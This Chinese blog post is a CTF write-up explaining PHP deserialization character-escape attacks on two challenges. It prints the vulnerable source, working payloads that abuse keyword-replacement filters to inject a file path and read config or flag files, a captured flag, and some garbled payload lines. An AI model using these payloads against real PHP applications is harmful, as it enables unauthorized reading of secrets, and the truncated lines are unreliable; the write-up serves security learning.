一道ctf题关于php反序列化字符逃逸

原创

BerL1n 于 2019-07-18 17:21:23 发布 1905 收藏 9

分类专栏： web安全 CTF 文章标签： CTF php反序列化

本文链接：https://blog.csdn.net/qq_41107295/article/details/95957035

web安全 同时被 2 个专栏收录

22 篇文章 0 订阅

订阅专栏

CTF

17 篇文章 0 订阅

订阅专栏

0x01 前言

无意间做应该是0ctf2016的一道web题，get新点，总计一下。

0x02 代码审计

进去之后是一个登录界面，试了一下register.php发现可以注册，注册完成后登录跳转到update.php，让填手机、邮箱、nickname以及上传一个图片，这时想到的就是XSS和文件上传，所以都试了下发现都有限制，必须格式正确才行，题目有重要代码。

去审计源码。

这里放出了所有源码：

config.php

```php
<?php
    $config['hostname'] = '127.0.0.1';
    $config['username'] = 'root';
    $config['password'] = '';
    $config['database'] = '';
    $flag = '';
?>
```

profile.php

```php
<?php
    require_once('class.php');
    if($_SESSION['username'] == null) {
        die('Login First');
    }
    $username = $_SESSION['username'];
    $profile=$user->show_profile($username);
    if($profile  == null) {
        header('Location: update.php');
    }
    else {
        $profile = unserialize($profile);
        $phone = $profile['phone'];
        $email = $profile['email'];
        $nickname = $profile['nickname'];
        $photo = base64_encode(file_get_contents($profile['photo']));
?>
```

update.php

```php
<?php
    require_once('class.php');
    if($_SESSION['username'] == null) {
        die('Login First');
    }
    if($_POST['phone'] && $_POST['email'] && $_POST['nickname'] && $_FILES['photo']) {

        $username = $_SESSION['username'];
        if(!preg_match('/^\d{11}$/', $_POST['phone']))
            die('Invalid phone');

        if(!preg_match('/^[_a-zA-Z0-9]{1,10}@[_a-zA-Z0-9]{1,10}\.[_a-zA-Z0-9]{1,10}$/', $_POST['email']))
            die('Invalid email');

        if(preg_match('/[^a-zA-Z0-9_]/', $_POST['nickname']) || strlen($_POST['nickname']) > 10)
            die('Invalid nickname');

        $file = $_FILES['photo'];
        if($file['size'] < 5 or $file['size'] > 1000000)
            die('Photo size error');

        move_uploaded_file($file['tmp_name'], 'upload/' . md5($file['name']));
        $profile['phone'] = $_POST['phone'];
        $profile['email'] = $_POST['email'];
        $profile['nickname'] = $_POST['nickname'];
        $profile['photo'] = 'upload/' . md5($file['name']);

        $user->update_profile($username, serialize($profile));
        echo 'Update Profile Success!<a href="profile.php">Your Profile</a>';
    }
    else {
?>
```

class.php

```php
<?php
require('config.php');

class user extends mysql{
    private $table = 'users';

    public function is_exists($username) {
        $username = parent::filter($username);

        $where = "username = '$username'";
        return parent::select($this->table, $where);
    }
    public function register($username, $password) {
        $username = parent::filter($username);
        $password = parent::filter($password);

        $key_list = Array('username', 'password');
        $value_list = Array($username, md5($password));
        return parent::insert($this->table, $key_list, $value_list);
    }
    public function login($username, $password) {
        $username = parent::filter($username);
        $password = parent::filter($password);

        $where = "username = '$username'";
```

```
        $where = "username = '$username'";
        $object = parent::select($this->table, $where);
        if ($object && $object->password === md5($password)) {
            return true;
        } else {
            return false;
        }
    }
    public function show_profile($username) {
        $username = parent::filter($username);

        $where = "username = '$username'";
        $object = parent::select($this->table, $where);
        return $object->profile;
    }
    public function update_profile($username, $new_profile) {
        $username = parent::filter($username);
        $new_profile = parent::filter($new_profile);

        $where = "username = '$username'";
        return parent::update($this->table, 'profile', $new_profile, $where);
    }
    public function __tostring() {
        return __class__;
    }
}

class mysql {
    private $link = null;

    public function connect($config) {
        $this->link = mysql_connect(
            $config['hostname'],
            $config['username'],
            $config['password']
        );
        mysql_select_db($config['database']);
        mysql_query("SET sql_mode='strict_all_tables'");

        return $this->link;
    }

    public function select($table, $where, $ret = '*') {
        $sql = "SELECT $ret FROM $table WHERE $where";
        $result = mysql_query($sql, $this->link);
        return mysql_fetch_object($result);
    }

    public function insert($table, $key_list, $value_list) {
        $key = implode(',', $key_list);
        $value = '\'' . implode('\',\'', $value_list) . '\'';
        $sql = "INSERT INTO $table ($key) VALUES ($value)";
        return mysql_query($sql);
    }

    public function update($table, $key, $value, $where) {
        $sql = "UPDATE $table SET $key = '$value' WHERE $where";
        return mysql_query($sql);
    }
```

```
    public function filter($string) {
        $escape = array('\'', '\\\\');       #\   \\
        $escape = '/' . implode('|', $escape) . '/';
        $string = preg_replace($escape, '_', $string);

        $safe = array('select', 'insert', 'update', 'delete', 'where');
        $safe = '/' . implode('|', $safe) . '/i';
        return preg_replace($safe, 'hacker', $string);
    }
    public function __tostring() {
        return __class__;
    }
}
session_start();
$user = new user();
$user->connect($config);
```

可以看到flag在config.php中
profile.php中,也就是我们的思路要读取这个config.php才能得到flag,所以去找文件读取的点

```
$profile = unserialize($profile);
$phone = $profile['phone'];
$email = $profile['email'];
$nickname = $profile['nickname'];
$photo = base64_encode(file_get_contents($profile['photo']));
```

在这里发现了反序列化，突然有想法就是构造序列化字符$profile，将photo变量赋值为config.php从而读取该文件。

我们先看一下更改信息的流程：
在update.php文件中：

```
$profile['phone'] = $_POST['phone'];
        $profile['email'] = $_POST['email'];
        $profile['nickname'] = $_POST['nickname'];
        $profile['photo'] = 'upload/' . md5($file['name']);

        $user->update_profile($username, serialize($profile));
        echo 'Update Profile Success!<a href="profile.php">Your Profile</a>';
```

传入了数组中这四个值，然后将数组序列化后带入user类中的update_profile方法中从而更改表信息。然后我们查看内容时会反序列化后返回给我们要看的信息。
但是我们再看mysql类中的这点：

```
public function filter($string) {
        $escape = array('\'', '\\\\');       #\   \\
        $escape = '/' . implode('|', $escape) . '/';
        $string = preg_replace($escape, '_', $string);

        $safe = array('select', 'insert', 'update', 'delete', 'where');
        $safe = '/' . implode('|', $safe) . '/i';
        return preg_replace($safe, 'hacker', $string);
    }
```

这是一个防止sql注入的方法，其中他将上面五个sql关键字替换为了hacker。看起来没什么问题，但这却是我们最重要的利用点。

0x03 反序列化字符逃逸

我们更改的信息是要经过序列化存入数据库的，因此如果我们在信息中填入了关键字，比如：

```
a:2:{i:0;s:6:"select";i:1;s:5:"world";}
```

这样会替换为

```
a:2:{i:0;s:6:"hacker";i:1;s:5:"world";}
```

反序列化会正常执行，因为字符没什么问题，但如果填入了where。

```
a:2:{i:0;s:5:"where";i:1;s:5:"world";}
```

会替换为：

```
a:2:{i:0;s:5:"hacker";i:1;s:5:"world";}
```

这样就会发现会出错，因为where是五个字符，而hacker是六个，对于出where以外的其他都是六字符，所以只有where会出错，因此这就是我们的利用点。当我们把hacker多余的这个r替换成";i:1;s:5:“world”;}时，

```
a:2:{i:0;s:5:"hacke";i:1;s:5:"world";}";i:1;s:5:"world";}
```

php反序列化时会忽略后面的非法部分";i:1;s:5:“world”;}，所以可以反序列化成功
所以我们可以多写几个where，这样在替换时每多出的一个r就为我们构造字符串提供一个位置，我们需要";}s:5:“photo”;s:10:“config.php”;}加在后面用来读config.php文件。共34个字符，因此需要加34的where，所以最后需要输入的数据为：

```
wherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewhere";}s:5:"photo";s:10:"config.php";}
```

这样在反序列化后大概就是这情况：

```
{i:0;s:204:"wherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewhere";}s:5:"photo";s:10:"config.php";}";i:1;s:5:"world";}
```

此时这34个字符会包含在204个总字符内。
替换为hacker后：


```
{i:0;s:204:"hackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhacker";}s:5:"photo";s:10:"config.php";}";i:1;s:5:"world";}
```

因为hacker比where多一个字符，所以正好占据了这多余的34个字符，使得其逃逸了出来，便可以成功反序列化。

payload构造成功了，就差输入点了，我们在什么位置才能成功输入这些字符呢
回头再看update.php中的waf内容


```php
if(!preg_match('/^\d{11}$/', $_POST['phone']))
            die('Invalid phone');

        if(!preg_match('/^[_a-zA-Z0-9]{1,10}@[_a-zA-Z0-9]{1,10}\.[_a-zA-Z0-9]{1,10}$/', $_POST['email']))
            die('Invalid email');

        if(preg_match('/[^a-zA-Z0-9_]/', $_POST['nickname']) || strlen($_POST['nickname']) > 10)
            die('Invalid nickname');

        $file = $_FILES['photo'];
        if($file['size'] < 5 or $file['size'] > 1000000)
            die('Photo size error');
```

看起来没有能绕过的，但nickname这个参数，发现可以用数组成功绕过的。
最终：



虽然有警告但成功更新了，打开界面返回的是个数组名说明我们传参成功了，图片没加载说明bas64应该是config内容

查看源代码，base64解码



更新一道字符逃逸题目

2019安洵杯easy_serialize_php

源码

```php
<?php

$function = @$_GET['f'];

function filter($img){
    $filter_arr = array('php','flag','php5','php4','fl1g');
    $filter = '/'.implode('|',$filter_arr).'/i';
    // var_dump($filter);
    return preg_replace($filter,'',$img);
}

if($_SESSION){
    unset($_SESSION);
}

$_SESSION["user"] = 'guest';
$_SESSION['function'] = $function;

extract($_POST);

if(!$function){
    echo '<a href="un.php?f=highlight_file">source_code</a>';
}

if(!$_GET['img_path']){
    $_SESSION['img'] = base64_encode('guest_img.png');
}else{
    $_SESSION['img'] = sha1(base64_encode($_GET['img_path']));
}
// var_dump($_SESSION).'<br/>';
$serialize_info = filter(serialize($_SESSION));
//echo $serialize_info.'<br/>';
if($function == 'highlight_file'){
    highlight_file('un.php');
}else if($function == 'phpinfo'){
    eval('phpinfo();'); //maybe you can find something in here!
}else if($function == 'show_image'){
    $userinfo = unserialize($serialize_info);
    //var_dump($userinfo);
    echo file_get_contents(base64_decode($userinfo['img']));
}

?>
```

源码不难理解，大致就是让f=show_image满足最后一个if条件，然后反序列化session，读取session中的img文件。但是在序列化session时经filter函数过滤了关键字，并且我们如果直接给img_path传值会经过sha1加密然后给session，可以看到最后是读不出文件的。所以这里绕过img_path传参，直接给session传值，利用函数过滤条件反序列化字符逃逸读取文件。

```
payload: _SESSION[BerL1n][1]=phpphpphpphp&_SESSION[BerL1n][2]=;i:2;s:55:"11111111111111111111111111111111111111111111111111";}s:3:"img";s:20:"L2QwZzNfZmxsbGxsbGFn
```

我们打印下值看一下

```
a:2:{s:6:"BerL1n";a:2:
{i:1;s:12:"";i:2;s:105:";i:2;s:55:"1111111111111111111111111111111111111111111111111111111111";}s:3:"img";s:20:"L2QwZzNfZmxsbGxsbGFn";}s:3:"img";s:20:"Z3Vlc3RfaW1nLnBuZw==";}
array(2) { ["BerL1n"]=> array(2) { [1]=> string(12) "";i:2;s:105:" [2]=> string(55) "1111111111111111111111111111111111111111111111111111111111" } ["img"]=> string(20) "L2QwZzNfZmxsbGxsbGFn"
}
Warning: file_get_contents(/d0g3_fllllllag): failed to open stream: No such file or directory in D:\phpstudy\PHPTutorial\WWW\CTF\ACTF\un.php on line 40
```

```
a:2:{s:6:"BerL1n";a:2{i:1;s:12:"";i:2;s:105:";i:2;s:55:"1111111111111111111111111111111111111111111111111111"
;}s:3:"img";s:20:"L2QwZzNfZmxsbGxsbGFn";}s:3:"img";s:20:"Z3Vlc3RfaW1nLnBuZw==";}

array(2) { ["BerL1n"]=> array(2) { [1]=> string(12) "";i:2;s:105:" [2]=> string(55) "1111111111111111111111111
1111111111111111111111111111" } ["img"]=> string(20) "L2QwZzNfZmxsbGxsbGFn" }
Warning: file_get_contents(/d0g3_fllllllag): failed to open stream: No such file or directory in
```

可以看到上面序列化字符串，成功逃逸出来成为我们想要的，最后面的img便会被撇弃。下面的反序列化后可以看到结果，这里报了一个错可以看到已经成功读取我们想要的文件，本地测试因为没有该文件。
题目中phpinfo发现文件

PHP Version	7.0.33


Directive	Local Value
allow_url_fopen	On
allow_url_include	Off
arg_separator.input	&
arg_separator.output	&
auto_append_file	d0g3_f1ag.php
auto_globals_jit	On
auto_prepend_file	*no value*
browscap	*no value*
default_charset	UTF-8
default_mimetype	text/html
disable_classes	*no value*

然后base64编码读取文件

```php
<?php

$flag = 'flag in /d0g3_fllllllag';

?>
```

看到flag位置，读取flag

flag{c5e9629d-5921-4c88-b406-f3bda7dd4b54}



Enable POST

enctype

application/x-www-form-urlencoded

Body

```
_SESSION[BerL1n][1]=phpphpphpphp&_SESSION[BerL1n]
[2]=;i:2;s:55:"11111111111111111111111111111111111111111111111111111";}s:3:"img
wZzNfZmxsbGxsbGFn
```


0x04总结

这道题总看起来考的是代码审计反序列化，不过字符逃逸让反序列化成功我做题少没见过，刚开始一直没绕过来，学到新知识了。。。